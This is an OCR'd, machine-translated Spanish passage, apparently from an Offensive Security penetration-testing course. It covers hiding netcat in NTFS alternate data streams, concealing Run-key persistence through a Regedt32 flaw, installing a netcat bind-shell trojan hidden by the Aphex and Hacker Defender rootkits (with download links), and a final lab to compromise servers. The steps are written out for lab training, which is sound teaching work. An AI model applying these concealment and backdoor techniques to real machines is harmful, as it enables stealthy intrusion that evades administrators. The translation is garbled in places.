Trate de usar ADS para ocultar archivos maliciosos en la máquina víctima. Seguir de cerca este ejemplo:

```
C:\muts>dir
Volume in drive C has no label.
Volume Serial Number is A0EB-9535
Directory of C:\muts
11/13/2006 12:56p <DIR> .
11/13/2006 12:56p <DIR> ..
11/13/2006 12:55p 59,392 nc.exe
1 File(s) 59,392 bytes
2 Dir(s) 3,114,639,360 bytes free
C:\muts>echo "hi, i am text in a text file" > muts.txt
C:\muts>dir
Volume in drive C has no label.
Volume Serial Number is A0EB-9535
Directory of C:\muts
11/13/2006 12:56p <DIR> .
11/13/2006 12:56p <DIR> ..
11/13/2006 12:56p 33 muts.txt
11/13/2006 12:55p 59,392 nc.exe
2 File(s) 59,425 bytes
2 Dir(s) 3,114,639,360 bytes free
```

```
C:\muts>type nc.exe > muts.txt:nc.exe

C:\muts>del nc.exe

C:\muts>dir

Volume in drive C has no label.

Volume Serial Number is A0EB-9535

Directory of C:\muts

11/13/2006 12:56p <DIR> .

11/13/2006 12:56p <DIR> ..

11/13/2006 12:56p 33 muts.txt

1 File(s) 33 bytes

2 Dir(s) 3,114,639,360 bytes free

C:\muts>start ./muts.txt:nc.exe
```

15,2 Backdoors Registro


Editor del Registro de Microsoft para 2K y XP (Regedt32.exe) tiene un defecto de diseño que le permite ocultar información del registro de la visualización y edición incluso de los usuarios con acceso administrativo. para algunos razón Microsoft se niega a reconocer esto como un error, y esta "característica" sigue siendo funcionales años después divulgación.
Para reproducir el error, siga estas instrucciones:

1. Ejecute Regedt32.exe y crear un nuevo valor de cadena en:

HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run

2. Rellene este nombre de clave con una cadena de 258 caracteres (Como están bien).

3. Cree un valor de cadena adicional denominado calc.exe y asignarle el calc.exe cadena. Usted debe consulte lo siguiente:



4. Presione F5 (actualizar) y verá cómo la llave desaparece mágicamente.
5. Cierre la sesión y vuelva a iniciar sesión en el equipo, y usted debería ver calc.exe se está ejecutando.

16. Módulo 16: Rootkits

Este módulo cubre las diversas clases de rootkits basados en Windows.
Objetivos del módulo
Al final de este módulo, los estudiantes deben:
1. Entender los conceptos básicos de rootkits.
2. Ha adquirido experiencia en varios rootkits en el entorno de laboratorio.

Una Nota de los Autores
Los rootkits son programas maliciosos que intentan ocultar la información específica del usuario o de funcionamiento sistema. Rookits pueden aparecer ya sea como programas de espacio de usuario o controladores del kernel. Las pieles de rootkit promedio TCP / UDP detalles de conexión, que tengan alguno de detalles del proceso y los archivos específicos. Los rootkits normalmente complementar los caballos de Troya al ocultar la presencia del caballo de Troya del administrador del sistema.
Para obtener más información acerca de los rootkits, visite
http://en.wikipedia.org/wiki/Rootkit.

Una historia interesante acerca del rootkit de Sony se puede encontrar en:

http://en.wikipedia.org/wiki/2005_Sony_BMG_CD_copy_protection_scandal.

16,1 Aphex Rootkit

Este rootkit es un rootkit muy sencillo escrito por Aphex en 2003. Es un poco más anticuado, y otras rootkits poderosos existe, pero es un rootkit agradable para empezar. Vas a "infectar" una computadora de la víctima con un Netcat troyano (bind shell en el puerto 4444). Un administrador de red sofisticada debe notar las siguientes irregularidades en la máquina infectada:

- nc.exe proceso que se ejecuta en la pestaña de proceso.
- netstat debe mostrar el puerto 4444 como escuchar.
- nc.exe se encuentran en el sistema de archivos.

El rootkit Aphex 2003 se puede utilizar para ocultar estos detalles desde el administrador de la red, con lo que haciendo que su troyano más difíciles de identificar y eliminar.

http://www.offensive-security.com/os101/aphex.tar.gz

16,2 Hxdef Rootkit

El proyecto Hacker Defender es un rootkit de Windows NT que utiliza técnicas de API de enganche para ocultar información específica del sistema operativo y sus administradores. Este rootkit muy poderoso tiene llegado a ser muy popular entre los hackers. El rootkit tiene fuentes abiertas, lo que hace que sea relativamente fácil a modificar y ampliar.

Descargar Hxdef aquí: http://www.offensive-security.com/os101/hxdef.tar.gz.

16.3 Ejercicio R.I.P

1. Experimente con troyanos y rootkits en su máquina de Windows SP1. Esta práctica probablemente matará XP SP2 su cliente, así que asegúrate de que lo deje para el final!

17. Módulo 17: Retos Finales

Ahora comienza la diversión! Sin duda, usted ha descubierto y penetró en varios equipos de la Offsec Student Lab red. El laboratorio simula una red corporativa con varias subredes (estudiantes, desarrollo, el departamento de TI, y el departamento administrativo). Cada máquina en el laboratorio es diseñado para ser penetrado con diferentes grados de dificultad. Llegar a la red administrativa revelará muchas cosas interesantes, Consideramos que el objetivo final. Utilice los recursos presentados en este Por supuesto, junto con su pensamiento creativo, para comprometer a tantos servidores tanto internos redes que estén disponibles para usted.